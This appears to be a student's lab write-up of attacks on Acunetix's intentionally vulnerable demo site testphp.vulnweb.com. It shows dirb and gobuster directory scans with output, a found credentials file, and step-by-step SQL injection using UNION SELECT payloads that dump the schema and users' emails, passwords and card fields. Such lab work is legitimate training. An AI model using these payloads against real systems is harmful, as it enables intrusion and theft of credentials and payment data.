

## Kali Linux – Hands-on

Target: <http://testphp.vulnweb.com>

I did a directory search using gobuster dir and also dirb

dirb <http://testphp.vulnweb.com> /usr/share/dirb/wordlists/common.txt

```
root@kali:~# dirb http://testphp.vulnweb.com /usr/share/dirb/wordlists/common.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Dec 20 05:26:52 2024
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----
+ http://testphp.vulnweb.com/admin/career (CODE:500|SIZE:579)
+ http://testphp.vulnweb.com/admin/commoncontrols (CODE:500|SIZE:579)
+ http://testphp.vulnweb.com/admin/defaults (CODE:500|SIZE:579)
+ http://testphp.vulnweb.com/admin/doc (CODE:500|SIZE:579)
+ http://testphp.vulnweb.com/admin/domain (CODE:500|SIZE:579)
+ http://testphp.vulnweb.com/admin/emergency (CODE:500|SIZE:579)
```


gobuster dir -u "<http://testphp.vulnweb.com>" -w /usr/share/dirb/wordlists/common.txt

```

root@kali:~# gobuster dir -u "http://testphp.vulnweb.com" -w /usr/share/dirb/wordlists/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://testphp.vulnweb.com
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/admin (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/apm (Status: 500) [Size: 177]
/cgi-bin (Status: 403) [Size: 276]
/cgi-bin/ (Status: 403) [Size: 276]
/checkout (Status: 500) [Size: 177]
/comp (Status: 500) [Size: 177]
/consulting (Status: 500) [Size: 177]
/contributor (Status: 500) [Size: 177]
/crossdomain.xml (Status: 200) [Size: 224]
/CVS (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/CVS/Entries (Status: 200) [Size: 1]
/CVS/Repository (Status: 200) [Size: 8]
/CVS/Root (Status: 200) [Size: 1]
/favicon.ico (Status: 200) [Size: 894]
/images (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.php (Status: 200) [Size: 4958]
/pictures (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/secured (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/vendor (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
/W3SVC3 (Status: 500) [Size: 177]
Progress: 4614 / 4615 (99.98%)

```

I navigated to <http://testphp.vulnweb.com/pictures/credentials.txt> and found a username and password



## MySQL injection

<http://testphp.vulnweb.com/artists.php?artist=1> is vulnerable to sql injection

Adding a ' at the end of the url results to a warning `mysql_fetch_array()` error

I run an ORDER BY 10000 which results to the same error, but when I run an ORDER BY 3 it is successful

The screenshot shows a web browser window with the address bar displaying `testphp.vulnweb.com/artists.php?artist=1 ORDER BY 10000`. The page features the Acunetix logo and a navigation bar with links: [home](#), [categories](#), [artists](#), [disclaimer](#), [your cart](#), [guestbook](#), and [AJAX Demo](#). A sidebar on the left contains a search bar, a list of categories, and a 'Links' section with links to 'Security art', 'PHP scanner', 'PHP vuln help', and 'Fractal Explorer'. The main content area displays a warning message: 'Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62'. At the bottom, a footer contains links for 'About Us', 'Privacy Policy', and 'Contact Us', along with the copyright notice '©2019 Acunetix Ltd'. A warning banner at the very bottom states: 'Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.'

artists

testphp.vulnweb.com/artists.php?artist=1 ORDER BY 3

zSecurity Wireless Adapters VIP Membership VPN By zSecurity zSecurity YouTube zSecurity FB



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

**artist: r4w8173**

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.


Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

[view pictures of the artist](#)

[comment on this artist](#)


About Us | Privacy Policy | Contact Us | ©2010 Acunetix Ltd

UNION SELECT 1, database(), version()




I added to the url which only returned one table artists

-1 union select 1, table\_name, 3 from information\_schema.tables where table\_schema='acuart'



To count the number of tables in the database acuart

-1 union select 1, count(\*), 3 from information\_schema.tables where table\_schema='acuart'




I retrieved all the tables by running

```
-1 union select 1, group_concat(table_name), 3 from information_schema.tables where table_schema='acuart'
```




-1 union select 1, group\_concat(column\_name), 3 from information\_schema.columns where table\_schema='acuart'






-1 union select 1, group\_concat(column\_name), 3 from information\_schema.columns where table\_schema='acuart' and table\_name='users'



-1 union select 1, group\_concat(address, card, cc, email, name, pass, phone, uname), 3 from users



-1 union select 1, group\_concat("Email=",email, "Name=",name, "Password=",pass), 3 from users

